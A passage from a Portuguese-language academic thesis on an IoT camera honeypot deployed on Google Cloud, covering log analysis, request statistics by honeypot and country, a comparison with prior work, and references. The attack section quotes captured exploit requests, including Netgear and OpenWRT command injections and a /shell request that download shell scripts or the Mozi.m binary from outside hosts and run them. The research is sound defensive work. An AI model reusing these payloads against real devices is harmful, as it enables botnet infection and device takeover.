- **`process_logs.sh`**: Esse *script* aplica o *GoAccess* sobre cada *access log* individualmente, além de criar um *log* unificado por meio da concatenação dos arquivos de *log* gerados em cada dia de execução do experimento. Por fim, esse *script* gera um arquivo consolidado contendo os *logs* de todos os *honeypots* e realiza seu processamento utilizando o *GoAccess*. Dessa forma, são obtidos arquivos tratados por dia para cada máquina, uma versão unificada de todos os dias para cada máquina e, por fim, uma versão consolidada contendo todos os *logs* coletados em todas as máquinas.

Dessa forma, ao aplicar os dois *scripts* mencionados sobre os *logs*, foi possível obter, de maneira automatizada, os arquivos necessários para a análise. Esses arquivos processados são essenciais para a avaliação dos resultados obtidos.

4.3 Análise dos *Logs*

Para iniciar a análise dos resultados deste estudo e compará-los com os obtidos em (MENDES, 2023), é necessário saber interpretar corretamente os gráficos e tabelas gerados pelo *GoAccess*. Dessa maneira, deve-se entender a definição de algumas métricas geradas, tais como:

- **Requisições**: são solicitações *HTTP* enviadas ao *honeypot* (servidor *Apache*);
- **Visitantes únicos**: são as solicitações *HTTP* provenientes do mesmo endereço de *IP*, na mesma data e utilizando o mesmo *user agent*;

[1] Disponível em: https://goaccess.io/. Acesso em: 05 de março de 2025.
[2] Disponível em: https://github.com/huryelsouto/honey-cam. Acesso em: 05 de março de 2025.

- **TX. Total**: essa métrica diz respeito sobre o consumo total banda larga associado ao conjunto de requisições.

4.3.1 Requisições

Por meio deste estudo, foi registrado um total de **48494** requisições ao longo do período de **15** dias de experimento. Esse valor corresponde a uma média aproximada de **4041** requisições por *honeypot* de câmera *IoT*, com um desvio padrão de aproximadamente **420**. Dentre esse total de requisições, foram identificados **11003** visitantes únicos, representando uma média de aproximadamente **917** visitantes por dispositivo, com desvio padrão $\sigma \approx$ **139**. A Tabela 3 detalha a relação entre os *honeypots* implantados e esses valores.

Além disso, as métricas referentes à quantidade de requisições associadas aos endereços de *IP* dos atacantes e ao sistema operacional utilizado podem ser observadas na Figura 6. A partir dessa análise, verifica-se que os três endereços de *IP* que mais acessaram os *honeypots* estão associados à França, sendo que o endereço que mais realizou acessos foi responsável por mais de **5%** do total de requisições.

No que diz respeito à distribuição geográfica das requisições, os países com maior incidência foram: Estados Unidos, França, Reino Unido, Polônia, Singapura e Alemanha. A quantidade de requisições originadas de endereços de *IP* pertencentes a esses países, bem como de outras localidades que registraram mais de **1000** requisições, está detalhada na Tabela 4.

Ademais, a partir dos *logs* coletados pelo *honeypot* e gerados através do *Apache*, foi realizada uma análise preliminar das requisições suspeitas. Isto posto, permitiu-se a identificação de padrões de ataque direcionados a dispositivos da *Internet of Things* (*IoT*). Os *logs* registraram tentativas de exploração automatizadas, oriundas de diferentes endereços *IP*, destacando-se as seguintes categorias de ataques observados:

- **Exploração de vulnerabilidades em roteadores e dispositivos *IoT***: foram identificadas diversas requisições direcionadas ao caminho `/setup.cgi`, indicando tentativas de execução remota de comandos (*Remote Command Execution - RCE*) em dispositivos *Netgear*. O ataque consistia na inserção de comandos via parâmetros de *URL*, incluindo a remoção de arquivos do diretório temporário e o download e execução de um arquivo malicioso denominado *Mozi.m*. Um exemplo de requisição capturada foi:

```
/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/
   tmp/*;wget+http://192.168.1.1:8088/Mozi.m+-O+/tmp/
   netgear;sh+netgear
```

- **Execução remota de comandos (*Remote Shell Execution*)**: diversas requisições continham comandos do tipo `wget`, seguidos por `chmod +777` e `sh`, indicando tentativas de baixar e executar arquivos *shell scripts* maliciosos. Essas ações sugerem o uso de *botnets* especializadas em comprometer dispositivos *IoT*, como a *Mozi Botnet*, que tem histórico de infecções em roteadores, câmeras de segurança e outros dispositivos conectados à *Internet*. Exemplo de requisição:

```
/shell?cd+/tmp;rm+-rf+*;wget+http://194.37.81.64/random.
    sh;chmod+777+random.sh;./random.sh
```

- **Exposição de configurações sensíveis de PHP**: algumas requisições direcionadas ao servidor incluíam chamadas que indicavam tentativas de obtenção de informações sobre a configuração do ambiente PHP. Isso é feito para, possivelmente, uma posterior exploração de vulnerabilidades conhecidas. Um exemplo de tentativa capturada foi:

```
/?phpinfo=1
/?XDEBUG_SESSION_START=phpstorm
```

- **Escaneamento de dispositivos *IoT***: algumas *URLs* registradas nos *logs* apresentaram padrões característicos de *scanners* automatizados, que buscam *endpoints* expostos, como `/cmdoutput`, `/beacons/` e `/nation.php`. Essas requisições são indicativas de *botnets* procurando dispositivos vulneráveis, possivelmente incluindo câmeras de segurança e outros sistemas de videomonitoramento conectados à rede. Isso se deve à identificação de tentativas de acesso a caminhos (*paths*) comumente usados em interfaces *Web* de dispositivos *IoT*. A seguir, apresenta-se um exemplo de requisição capturada direcionada ao caminho `/cgi-bin/luci/`, frequentemente associado a interfaces administrativas baseadas em *OpenWRT* (um sistema operacional baseado em *Linux*, amplamente utilizado em roteadores, câmeras *IP* e outros dispositivos *IoT*):

```
/cgi-bin/luci/;stok=/locale?form=country&operation=write&
    country=$(id%3E%60wget+http://103.163.215.73/moo+-O
    -+|+sh%60)
```

Um aspecto relevante a ser mencionado é a baixa tentativa, por parte dos invasores, de acessar o sistema por meio dos campos destinados ao nome de usuário e senha. Não foram identificadas interações nos *logs* gerados pelo *backend* dos *honeypots*, que são independentes dos registros gerados pelo *Apache*. Em outras palavras, não houve qualquer tentativa de autenticação nos *honeypots*, tampouco qualquer ação voltada à manipulação da imagem que simula um fluxo de vídeo *IoT*. Dessa forma, constatou-se a ausência de interação direta com a interface gráfica dos dispositivos.

Por outro lado, observou-se um elevado interesse dos agentes maliciosos em explorar requisições diretamente para o servidor por meio de *URLs*. A maioria dessas requisições correspondeu a tentativas de acesso a páginas de administração ou a execuções de ataques baseados em *XSS*. Além disso, notou-se uma ampla variedade de vetores de ataque e técnicas de exploração sendo testadas pelos invasores.

Outrossim, a análise dos padrões de requisição e dos endereços *IP* revelou que muitos ataques foram originados de múltiplas localidades ao redor do mundo, o que pode indicar que ataques direcionados a dispositivos *IoT* são conduzidos, em grande parte, por redes de *botnets*. O volume de acessos maliciosos registrados pelo *honeypot* evidencia a amplitude da exploração automatizada desses dispositivos, destacando a necessidade de mecanismos de segurança robustos para mitigação de tais ameaças.

Honeypot	**Quantidade de Requisições**	**Visitantes Únicos**
honeycam-santiago	3492	977
honeycam-mumbai	3898	1387
honeycam-los-angeles	4555	1342
honeycam-hong-kong	4063	1283
honeycam-sao-paulo	3499	1315
honeycam-tel-aviv	4044	1264
honeycam-paris	4549	1482
honeycam-singapura	4574	1590
honeycam-norte-da-virginia	4101	1370
honeycam-tokyo	3747	1316
honeycam-frankfurt	4533	1305
honeycam-sydney	3439	1257

Tabela 3 – Distribuição das requisições por interface

País	**Quantidade de Requisições**	**Percentual do total (%)**
Estados Unidos	9448	19,48
França	7403	15,27
Reino Unido	6485	13,37
Polônia	4279	8,82
Singapura	2683	5,53
Alemanha	2473	5,10
Países Baixos	1656	3,41
Coreia do Sul	1562	3,22
Suíça	1412	2,91
Bulgária	1396	2,88
Hong Kong	1299	2,68
China	1177	2,43

Tabela 4 – Quantidade de requisições por país em países com mais que mil requisições



Figura 6 – Quantidade de requisições por Sistema Operacional e por *IP*

4.3.2 Comparação com a literatura

Nesta seção, realiza-se uma comparação entre os resultados obtidos pelo presente estudo e os achados por Mendes (2023), cujo objetivo principal foi desenvolver uma infraestrutura baseada em máquinas virtuais na *nuvem* para viabilizar experimentos com *honeypots* voltados a dispositivos da *Internet das Coisas* (*IoT*). Outrossim, cabe destacar que esse trabalho integra o grupo de pesquisa sobre *honeypots* vinculado ao *NuSec* (Núcleo de Segurança Cibernética) da Faculdade de Computação da Universidade Federal de Uberlândia (*FACOM/UFU*).

4.3.2.1 Quantidade de Requisições e Visitantes Únicos

Em ambos os estudos, os experimentos foram conduzidos ao longo de 15 dias, permitindo uma análise comparativa direta. O presente trabalho registrou um total de **48.494** requisições, enquanto em (MENDES, 2023) obteve-se **48.719** requisições, indicando uma diferença mínima entre os experimentos. No entanto, uma discrepância notável foi observada na quantidade de visitantes únicos: o presente estudo identificou **11.003** visitantes únicos, com uma média de **917** por *honeypot*, ao passo que em (MENDES, 2023) foi registrada uma média inferior de **628** visitantes únicos por interface emulada. A Tabela 5 apresenta uma visão comparativa desses valores.

Métrica	**Presente Estudo**	**(MENDES, 2023)**
Total de requisições	48.494	48.719
Média de requisições por *honeypot*	4.041	4.060
Média de visitantes únicos por *honeypot*	917	628

Tabela 5 – Comparação da Quantidade de Requisições e Visitantes Únicos

4.3.2.2 Distribuição Geográfica das Requisições

Ao analisar a origem geográfica das requisições, algumas diferenças marcantes foram identificadas. No presente estudo, os países com maior incidência foram Estados Unidos, França, Reino Unido, Polônia, Singapura e Alemanha. Já Mendes (2023) reportou os países com maior número de requisições como Estados Unidos, Canadá, Alemanha, China e Rússia.

Destaca-se que o presente estudo evidenciou uma participação mais relevante de países europeus, enquanto Mendes (2023) registrou um volume expressivo de tráfego originado do *Canadá* e da *Rússia*. Além disso, observou-se que um único *IP* canadense foi responsável por mais de **10%** das requisições em (MENDES, 2023), enquanto no presente trabalho a distribuição das requisições foi mais homogênea entre os principais países. A Tabela 6 apresenta um comparativo detalhado dos países mais ativos nos dois estudos.

País	**Presente Estudo**	**(MENDES, 2023)**
Estados Unidos	9.448	14.982
França	7.403	-
Reino Unido	6.485	1.155
Polônia	4.279	-
Singapura	2.683	1.663
Alemanha	2.473	5.226
Canadá	462	8.183
China	1.177	3.664
Rússia	261	2.291

Tabela 6 – Comparação da Quantidade de Requisições por País

4.3.2.3 Tipos de Ataques Identificados

Nos dois estudos, foram observadas tentativas de exploração de vulnerabilidades em dispositivos *IoT* e ataques direcionados a interfaces administrativas. No entanto, algumas diferenças foram evidenciadas.

No presente estudo, destacaram-se ataques explorando roteadores *Netgear*, além da presença da *Mozi Botnet*. Já Mendes (2023) identificou diversas tentativas de exploração de falhas do *ThinkPHP*, além de requisições direcionadas a páginas administrativas de *PHP*, *MySQL* e *WordPress*. Ambos os estudos registraram um volume significativo de ataques do tipo *Cross-Site Scripting* (*XSS*).

4.3.2.4 Interação com as Interfaces *Web*

Outro ponto relevante é a interação dos atacantes com a interfaces *Web* dos *honeypots*. No presente estudo, não houve qualquer tentativa de autenticação nos *honeypots*, sugerindo um desinteresse dos invasores nesse aspecto. Por outro lado, Mendes (2023) reportou que as interfaces do *Zabbix* e do *Mikrotik* receberam entradas de usuários tentando utilizar credenciais como *admin*, *zabbix* e *mikrotik*.

Essa diferença pode indicar que a emulação de roteadores atrai um tipo de atacante que explora credenciais padrão. Por outro lado, a simulação de câmeras *IoT* pode ser percebida como menos interessante para esse tipo de abordagem.

5 Conclusão

O principal objetivo deste estudo foi desenvolver um modelo de *honeypot* para câmeras *IoT* utilizando uma infraestrutura baseada em *nuvem* do trabalho (MENDES, 2023), que tem foco foi direcionado para dispositivos pertencentes ao ecossistema da *Internet* das Coisas (*IoT*). Além disso, uma das metas deste estudo é estabelecer um comparativo com os resultados obtidos por ambos trabalhos, visto que um simula câmera *IoT* e o outro roteadores.

Para viabilizar essa abordagem, foi necessário identificar um projeto capaz de emular câmeras *IoT* e adaptá-lo à nova arquitetura proposta. Dessa forma, ajustes foram realizados para garantir que a solução fosse funcional e apresentasse um alto grau de escalabilidade.

Com o propósito de validar a eficácia do *honeypot* implementado e estabelecer uma comparação dos resultados obtidos por ele com os presentes na literatura, foi conduzido um experimento. Esse procedimento consistiu na simulação da interface de *login* e da manipulação do vídeo de 360 graus de um conjunto de 12 dispositivos. O fluxo de vídeo foi gerado a partir de uma imagem panorâmica em 360º, ajustada dinamicamente pela interface para fornecer a percepção de interação com uma câmera de segurança *IoT*.

Dessa maneira, para cada *honeypot* implantado, foi instanciada uma máquina virtual na plataforma *Google Cloud Platform* (*GCP*). A escolha dessa infraestrutura se deu pelo fato de ter sido a mesma utilizada no estudo de referência, permitindo um comparativo mais preciso dos resultados obtidos.

Como evidenciado nos dados coletados, diversas tentativas de exploração foram identificadas por meio de requisições realizadas diretamente na URL da interface. Dentre essas tentativas, destacam-se ataques baseados em *Cross-Site Scripting* (*XSS*).

Diante das discussões apresentadas ao longo deste estudo, conclui-se que o *honeypot* foi implementado com sucesso, uma vez que desempenhou efetivamente seu papel na atração de agentes mal-intencionados, além de ter sido estruturado de forma a facilitar sua escalabilidade. Adicionalmente, o uso da ferramenta de análise de *logs GoAccess* mostrou-se eficiente ao fornecer uma visualização interativa e organizada dos dados coletados.

Para pesquisas futuras, há diversas vertentes que podem ser exploradas. Uma possibilidade consiste na evolução das interfaces do dispositivo emulado, com o objetivo de torná-las ainda mais atrativas e realistas para agentes maliciosos humanos. Além disso, sugere-se a replicação do experimento em outras plataformas de computação em nuvem, como a *Amazon Web Services* (*AWS*) e a *Microsoft Azure*, a fim de avaliar se a provedora

de serviços influencia no padrão e na origem das tentativas de ataque.

Outra linha de investigação envolve a emulação de diferentes modelos e marcas de câmeras *IoT*, permitindo a comparação de comportamento entre os dispositivos e a identificação de quais configurações despertam maior interesse por parte dos atacantes. Por fim, propõe-se a realização de análises mais profundas dos *logs* coletados, com o intuito de distinguir padrões de ataque automatizados — como os oriundos de *botnets* — daqueles que indicam ações direcionadas e possivelmente executadas manualmente.

Referências

BAREA, E. R. A.; SOUZA, J. F. d.; MARCONDES, C. A. C.; GODOY, D. B. d. Honiot: arquitetura de honeynet com controle de propagação de malwares para dispositivos de iot. **Anais Do Workshop De Segurança Cibernética Em Dispositivos Conectados (WSCDC)**, 2019. Citado na página 19.

BRITO, R. V. L.; MELO, E. L. d. L. V. A.; CRUZ, V. C. S. d.; CORIOLANO, J. C. A. S.; GUSMãO, T. B.; DIAS, M. C. M. B.; OLIVEIRA, M. A. G. d. Panorama das políticas de defesa e segurança cibernéticas no brasil. **Revista Política Hoje**, v. 32, p. 27–45, 2024. Citado na página 15.

BROWN REBECCA LAM, S. P. S. R. S.; SLAUSON, J. Honeypots in the cloud. **University of Wisconsin - Madison**, v. 11, 2012. Citado na página 12.

CISCO. **O avanço dos ataques cibernéticos**. 2021. $Https://www.cisco.com/c/dam/global/pt_br/solutions/pdfs/report4 - distrito.pdf.[Online; accessed 08 - Setembro - 2023].Citadonapágina11$.

CYBERFLY. **Qual o papel do roteador de internet para o funcionamento da sua conexão?** 2019. [Online; accessed 29-Outubro-2023]. Disponível em: <https://cyberfly.com.br/2019/03/04/qual-o-papel-do-roteador-de-internet-para-o-funcionamento-da-sua-conexao/>. Citado na página 19.

DOWLING, S.; SCHUKAT, M.; MELVIN, H. A zigbee honeypot to assess iot cyberattack behaviour. **2017 28th Irish Signals and Systems Conference (ISSC)**, 2017. Citado na página 20.

FAN, W.; DU, Z.; FERNáNDEZ, D.; VILLAGRá, V. A. Enabling an anatomic view to investigate honeypot systems: A survey. **IEEE Systems Journal**, v. 12, n. 4, p. 3906–3919, 2018. Citado na página 16.

FREUND, G. P.; KARPINSKI, C.; MACEDO, D. D. J. d. Contexto histórico da produção científica sobre segurança da informação. **Informação Amp; Informação**, v. 27, p. 280–302, 2023. Citado na página 15.

GARRETT, F. **Tudo sobre Wi-Fi: entenda os diferentes padrões das redes wireless**. 2021. [Online; accessed 29-Outubro-2023]. Disponível em: <https://www.techtudo.com.br/noticias/2021/02/tudo-sobre-wi-fi-entenda-os-diferentes-padroes-das-redes-wireless.ghtml>. Citado na página 19.

GONçALVES, D. G. V.; KFOURI, G. d. O.; DUTRA, B. V.; ALENCASTRO, J. D.; FILHO, F. D. C.; MARTINS, L. M. C. e.; ALBUQUERQUE, R. d. O.; SOUSA, R. T. d. Arquitetura de ips para redes iot sobrepostas em sdn. **Anais Do XIX Simpósio Brasileiro De Segurança Da Informação E De Sistemas Computacionais (SBSeg 2019)**, 2019. Citado na página 21.

GUAN, C.; CHEN, X.; CAO, G.; ZHU, S.; PORTA, T. L. Honeycam: Scalable high-interaction honeypot for iot cameras based on 360-degree video. In: IEEE. **2022 IEEE Conference on Communications and Network Security (CNS)**. [S.l.], 2022. p. 82–90. Citado 3 vezes nas páginas 20, 22 e 24.

HEINRICH, T.; OBELHEIRO, R. R. Brasil vs mundo: uma análise comparativa de ataques ddos por reflexão. **Anais Do XIX Simpósio Brasileiro De Segurança Da Informação E De Sistemas Computacionais (SBSeg 2019)**, 2019. Citado na página 19.

IBGE. **Acesso à internet e à televisão e posse de telefone móvel celular para uso pessoal 2023 / IBGE, Coordenação de Pesquisas por Amostra de Domicílios**. Rio de Janeiro, 2024. (Coleção Ibgeana, 102107). Disponível somente em meio digital. Disponível em: <https://biblioteca.ibge.gov.br/visualizacao/livros/liv102107_informativo.pdf>. Citado na página 11.

IKUOMENISAN, G.; MORGAN, Y. Meta-review of recent and landmark honeypot research and surveys. **Journal of Information Security**, Scientific Research Publishing, v. 13, n. 4, p. 181–209, 2022. Citado na página 17.

ITU. **Individuals using the Internet**. [S.l.]: International Telecommunication Union, 2024. Https://www.itu.int/en/itu-d/statistics/pages/stat/default.aspx. [Online; accessed 05-Maio-2025]. Citado na página 11.

KELLY, C.; PITROPAKIS, N.; MYLONAS, A.; MCKEOWN, S.; BUCHANAN, W. J. A comparative analysis of honeypots on different cloud platforms. **Sensors**, MDPI, v. 21, n. 7, p. 2433, 2021. Citado na página 12.

KRAMP, T.; KRANENBURG, R. V.; LANGE, S. Introduction to the internet of things. In: **Enabling things to talk: Designing IoT solutions with the IoT architectural reference model**. [S.l.]: Springer Berlin Heidelberg Berlin, Heidelberg, 2013. p. 1–10. Citado na página 17.

MARTINS, T. M.; CARNEIRO, R. N.; MERGULHãO, R. C. O conceito da segurança da informação como estratégia organizacional no contexto da indústria 4.0. **Revista De Gestão E Secretariado**, v. 14, p. 1068–1082, 2023. Citado na página 15.

MENDES, L. G. **Construção de infraestrutura de Honeypots IoT usando computação em nuvem**. Trabalho de Conclusão de Curso – Universidade Federal de Uberlândia, Uberlândia, MG, 2023. Citado 10 vezes nas páginas 23, 24, 25, 26, 32, 35, 39, 40, 41 e 42.

MITCHELL, B. **Home Computer Networks 101**. 2021. [Online; accessed 29-Outubro-2023]. Disponível em: <https://www.lifewire.com/home-computer-networks-basics-816351>. Citado na página 19.

NAGLI, L. S. D. Pandemia na pandemia: a escalada de ataques cibernéticos pós covid-19 pandemic in pandemic: the climbing of post covid-19 cyber attacks. **Brazilian Journal of Development**, v. 8, n. 4, p. 28482–28493, 2022. Citado na página 11.

ORACLE. **O que é IoT?** 2023. [Online; accessed 29-Outubro-2023]. Disponível em: <https://www.oracle.com/br/internet-of-things/what-is-iot/>. Citado 2 vezes nas páginas 17 e 18.

PEDRO, R. M. L. R.; BONAMIGO, I. S.; MELGAçO, L. Videomonitoramento e seus efeitos na cidade: cartografia de redes sociotecnicas em diferentes espacos urbanos. **Revista ECO-Pós**, v. 20, p. 93, 2017. Citado na página 21.

PERON, A. E. d. R.; ALVAREZ, M. C. O governo da segurança: modelos securitários transnacionais e tecnologias de vigilância na cidade de são paulo. **Lua Nova: Revista De Cultura E Política**, p. 175–212, 2021. Citado na página 21.

PROJECT, H. **The Honeynet Project**. 2023. [Online; accessed 29-Outubro-2023]. Disponível em: <https://www.honeynet.org/>. Citado na página 17.

PROVOS, N.; HOLZ, T. **Virtual honeypots: from botnet tracking to intrusion detection**. [S.l.]: Pearson Education, 2007. Citado na página 17.

REDEINFRA. **Roteador: qual a importancia**. 2023. [Online; accessed 29-Outubro-2023]. Disponível em: <https://www.redeinfra.com.br/roteador-qual-a-importancia/>. Citado na página 19.

RIOS, O. K. L.; FILHO, J. G. d. A. T.; RIOS, V. P. d. S. Melhores práticas do cobit, itll e iso/iec 27002 para implantação de política de segurança da informação em instituições federais do ensino superior. **Revista Gestão Amp; Tecnologia**, v. 17, p. 130–153, 2017. Citado na página 15.

SANTOS, R. B. d.; SILVA, T. B. P. e. Gestão da segurança da informação e comunicações. **RDBCI Revista Digital De Biblioteconomia E Ciência Da Informação**, v. 19, 2021. Citado na página 15.

SANT'ANNA, H. V. d. S. Implementação de nós de névoa adaptativos sobre o ambiente de emulação mininet. **Anais Dos Seminários De Iniciação Científica**, 2021. Citado na página 21.

SHINDER, D. L. **Computer networking essentials**. [S.l.]: Cisco Press, 2001. Citado na página 19.

SHUKLA, M.; VERMA, P. Honeypot: Concepts, types and working. **International Journal of Engineering Development and Research**, v. 3, n. 10, p. 1–6, 2015. Citado 2 vezes nas páginas 16 e 17.

SILVA, T. P. d.; NETO, A. R.; BATISTA, T.; LOPES, F.; DELICATO, F. C.; PIRES, P. Plataformas de fog computing: da teoria à prática. **Minicursos Do XXXVIII Simpósio Brasileiro De Redes De Computadores E Sistemas Distribuídos**, p. 1–47, 2020. Citado na página 20.

SINHA, S. State of iot 2024: Number of connected iot devices growing 13% to 18.8 billion globally. **IoT Analytics**, 2024. Citado 2 vezes nas páginas 11 e 17.

SOUZA, N. A. Avaliação de viabilidade de transmissão de vídeo em tempo real em redes de sensores sem fio heterogêneas. **Anais Dos Seminários De Iniciação Científica**, 2017. Citado na página 20.

SPITZNER, L. **Honeypots: tracking hackers**. [S.l.]: Addison-Wesley Longman Publishing Co., Inc., 2002. Citado na página 11.

_____. The honeynet project: trapping the hackers. **IEEE Security Privacy**, v. 1, n. 2, p. 15–23, 2003. Citado na página 16.

TAMBE, A.; AUNG, Y. L.; SRIDHARAN, R.; OCHOA, M.; TIPPENHAUER, N. O.; SHABTAI, A.; ELOVICI, Y. Detection of threats to iot devices using scalable vpn-forwarded honeypots. In: **Proceedings of the Ninth ACM Conference on Data and Application Security and Privacy**. [S.l.: s.n.], 2019. p. 85–96. Citado 2 vezes nas páginas 20 e 23.

TIDMARSH, D. **What Is a Honeypot in Cybersecurity? Types, Implementation, and Real-World Applications**. 2023. [Online; accessed 29-Outubro-2023]. Disponível em: <https://www.eccouncil.org/cybersecurity-exchange/ethical-hacking/what-are-honeypots-benefits-types/>. Citado na página 17.

TOTVS. **Internet das Coisas: o que é, exemplos e impactos**. 2022. [Online; accessed 29-Outubro-2023]. Disponível em: <https://www.totvs.com/blog/inovacoes/aplicacoes-da-internet-das-coisas/>. Citado na página 18.

TRIGOS, M. L.; NUNO, C. D. O impacto de ações de conscientização na segurança da informação. **Revista Científica Multidisciplinar Núcleo Do Conhecimento**, p. 46–72, 2021. Citado na página 15.

VIEIRA, M. P. **Honeypots aplicados ao contexto IoT: Propostas de arquiteturas e coletas direcionadas para gateways MQTT**. Trabalho de Conclusão de Curso – Universidade de Brasília, Brasília, DF, 2019. Citado 3 vezes nas páginas 12, 21 e 22.

WU, C.-J.; YOSHIOKA, K.; MATSUMOTO, T. Thinggate: A gateway for managing traffic of bare-metal iot honeypot. **Journal of Information Processing**, Information Processing Society of Japan, v. 28, p. 481–492, 2020. Citado na página 22.

ZANELLA, A.; BUI, N.; CASTELLANI, A.; VANGELISTA, L.; ZORZI, M. Internet of things for smart cities. **IEEE Internet of Things journal**, Ieee, v. 1, n. 1, p. 22–32, 2014. Citado na página 18.

ZHAO, Z.; SRINIVASA, S.; VASILOMANOLAKIS, E. Sweetcam: an ip camera honeypot. **Proceedings of the 5th Workshop on CPSamp;IoT Security and Privacy**, p. 75–81, 2023. Citado 4 vezes nas páginas 22, 24, 25 e 30.